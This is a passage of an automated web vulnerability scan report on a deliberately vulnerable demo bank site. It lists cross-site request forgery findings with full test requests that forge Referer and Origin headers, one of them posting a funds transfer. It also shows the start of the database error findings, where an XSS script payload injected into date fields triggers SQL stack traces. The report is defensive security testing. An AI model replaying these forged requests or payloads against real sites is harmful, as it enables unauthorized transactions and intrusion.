 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <script type="text/javascript">

   function confirminput(myform) {
    var dbt=document.getElementById("f
...
...
...

      <td>
     <select size="1" id="fromAccount" name="fromAccount">
    <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

     </select>
      </td>
    </tr>
...
...
...

      <td>
     <select size="1" id="toAccount" name="toAccount">
    <option value="800002">800002 Savings</option>
<option value="800003">800003 Checking</option>
<option value="4539082039396288">4539082039396288 Credit Card</option>

     </select>
      </td>
    </tr>
...
...
...
```

Go to Table of Contents

M DAST: Cross-Site Request Forgery 4

How to Fix: Cross-Site Request Forgery

Issue 1 of 4

Issue ID:	b008443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	showTransactions (Page)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	352

Issue 1 of 4 - Details

Difference: **Header** Upgrade-Insecure-Requests removed from request: 1
Header Origin manipulated from: https://demo.testfire.net to: https://bogus.origin.hcl.com
Header Sec-Fetch-Site removed from request: same-origin
Header Sec-Fetch-Mode removed from request: navigate
Header Sec-Fetch-User removed from request: ?1
Header Sec-Fetch-Dest removed from request: document
Header Referer manipulated from: https://demo.testfire.net/bank/transaction.jsp to: https://bogus.referer.hcl.com

Reasoning: The test result seems to indicate a vulnerability because the Test Response is identical to the Original Response, indicating that the Cross-Site Request Forgery attempt was successful, even though it included a fictive 'Referer' header.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Referer: https://bogus.referer.hcl.com
Origin: https://bogus.origin.hcl.com
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 39

startDate=2019-01-01&endDate=2019-01-01

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:20 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>
```

```
<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <div class="fl" style="width: 99%;">


  <h1>Recent Transactions</h1>

  <script type="text/javascript">
   function confirminput(myform) {

    if (myform.startDate.value != ""){
     var valid = false;
     var splitStrings = myform.startDate.value.split("-");
     if (splitStrings.length == 3) {
      var year = parseInt(splitStrings[0]);
      var month = parseInt((splitStrings[1].charAt(0)==0 && splitStrings[1].length == 2)?splitStrings[1].charAt(1):splitStrings[1]);
      var day = parseInt((splitStrings[2].charAt(0)==0 && splitStrings[2].length == 2)?splitStrings[2].charAt(1):splitStrin
...
...
...
```

Issue 2 of 4

Issue ID:	b608443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/doTransfer
Domain	demo.testfire.net
Element	doTransfer (Page)
Path	/bank/doTransfer
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	352

Issue 2 of 4 - Details

Difference: **Header** `Referer` manipulated from: `https://demo.testfire.net/bank/transfer.jsp` to: `https://bogus.referer.hcl.com`
Header `Origin` added to request: `https://bogus.origin.hcl.com`

Reasoning: The test result seems to indicate a vulnerability because the Test Response is identical to the Original Response, indicating that the Cross-Site Request Forgery attempt was successful, even though it included a fictive 'Referer' header.

Test Requests and Responses:

```
POST /bank/doTransfer HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Referer: https://bogus.referer.hcl.com
Origin: https://bogus.origin.hcl.com
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 79

fromAccount=800003&toAccount=800003&transferAmount=1234&transfer=Transfer+Money

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7325
Date: Sun, 02 Apr 2023 05:19:32 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <script type="text/javascript">

  function confirminput(myform) {
    var dbt=document.getElementById("fromAccount").value;
    var cdt=document.getElementById("toAccount").value;
    var amt=document.getElementById("transferAmount").value;

    if (dbt == cdt) {
     alert("From Account and To Account fields cannot be the same.");
     return false;
```

```
    }
    else if (!(amt > 0)){
     alert("Transfer Amount must be a number greater than 0.");
     return false;
    }

    return true;
   }

  </script>

  <div class="fl" style="width: 99%;">

  <form id="tForm" name="tForm" method="post" action="doTransfer" onsubmit="return (confirminput(tForm));">

  <h1>Transfer Funds</h
...
...
...
```

Issue 3 of 4

Issue ID:	b908443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/customize.jsp
Domain	demo.testfire.net
Element	customize.jsp (Page)
Path	/bank/customize.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	352

Issue 3 of 4 - Details

Difference: **Header** Referer manipulated from: https://demo.testfire.net/bank/customize.jsp to: https://bogus.referer.hcl.com
Header Origin added to request: https://bogus.origin.hcl.com

Reasoning: The test result seems to indicate a vulnerability because the Test Response is identical to the Original Response, indicating that the Cross-Site Request Forgery attempt was successful, even though it included a fictive 'Referer' header.

Test Requests and Responses:

```
POST /bank/customize.jsp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Referer: https://bogus.referer.hcl.com
Origin: https://bogus.origin.hcl.com
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5553
Date: Sun, 02 Apr 2023 05:21:09 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
```

```
    <td align="right" valign="top">
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
   <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
   <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


   <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>
      <b>I WANT TO ...</b>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
         <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
         <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

         <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
         <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
      </ul>

   </td>
<!-- MEMBER TOC END -->
   <td valign="top" colspan="3" class="bb">
  <div class="fl" style="width: 99%;">



  <h1>Customize Site Language</h1>

  <form method="post">
    <p>
    Current Language:
    </p>

    <p>
    You can change the language setting by choosing:
    </p>
    <p>
    <a id="HyperLink1" href="./customize.jsp?content=customize.jsp&lang=international">International</a>
    <a id="HyperLink2" href="./customize.jsp?content=customize.jsp&lang=english">English</a>
    </p>
  </form>

  </div>
   </td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
    <a id="HyperLink5" href="/index.jsp?content=privacy.htm">Privacy Policy</a>
      |  
    <a id="HyperLink6" href="/index.jsp?content=security.htm">Security Statement</a>
      |  
    <a i
...
...
...
```

Issue 4 of 4

Issue ID:	a20b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/admin/admin.jsp
Domain	demo.testfire.net
Element	admin.jsp (Page)
Path	/admin/admin.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	352

Issue 4 of 4 - Details

Difference: **Header** Referer manipulated from: https://demo.testfire.net/admin/admin.jsp to: https://bogus.referer.hcl.com
Header Origin added to request: https://bogus.origin.hcl.com

Reasoning: The test result seems to indicate a vulnerability because the Test Response is identical to the Original Response, indicating that the Cross-Site Request Forgery attempt was successful, even though it included a fictive 'Referer' header.

Test Requests and Responses:

```
POST /admin/admin.jsp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Referer: https://bogus.referer.hcl.com
Origin: https://bogus.origin.hcl.com
Cookie: JSESSIONID=A1A336E1F39A5943D35F8D00FFF93CB6;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 33

username=jsmith&accttypes=Savings

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:27:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->
```

```
<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">


  <script language="javascript">

  function confirmpass(myform)
  {
   if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
   {
    return true;
   }
   else
   {
    myform.password1.value="";
    myform.password2.value="";
    myform.password1.focus();
    alert ("Passwords do not match");
    return false;
   }

  }
  </script>

  <!-- Be careful what you change.  All changes are made directly to AltoroJ database. -->
  <div class="fl" style="width: 99%;">
  <p><span style="color:#FF0066;font-size:12pt;font-weight:bold;">

  </span></p>

  <h1>Edit User Information</h1>

  <table width="100%" border="0">
  <!-- action="addAccount" -->
  <form id="addAccount" name="addAccount
...
...
...
```

Go to Table of Contents

M DAST: Database Error Pattern Found 6

How to Fix: Database Error Pattern Found

Issue 1 of 6

Issue ID:	cb08443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	showTransactions (Global)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	209

Issue 1 of 6 - Details

Difference: **Parameter** startDate manipulated from: 2019-01-01 to:
%3E%22%27%3E%3Cscript%3Ealert%281013%29%3C%2Fscript%3E
Parameter endDate manipulated from: 2019-01-01 to:
%3E%22%27%3E%3Cscript%3Ealert%281013%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 127

startDate=%3E%22%27%3E%3Cscript%3Ealert%281013%29%3C%2Fscript%3E&endDate=%3E%22%27%3E%3Cscript%3Ealert%281013%29%3C%2Fs
cript%3E

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:19:32 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd
HH:mm:ss
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:495)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-
dd HH:mm:ss
 org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
 org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
 org.apache.jsp.bank.transaction_jsp._jspService(transaction_jsp.java:287)
 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:39
...
...
...

 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>java.sql.SQLSyntaxErrorException: Syntax error: Encountered &quot;&gt;&quot; at line 1, column 131.
 org.apache.derby.impl.jdbc.SQLExceptionFactory40.getSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.Util.generateCsSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.wrapInSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.handleException(Unknown Source)
...
...
...
```

Issue 2 of 6

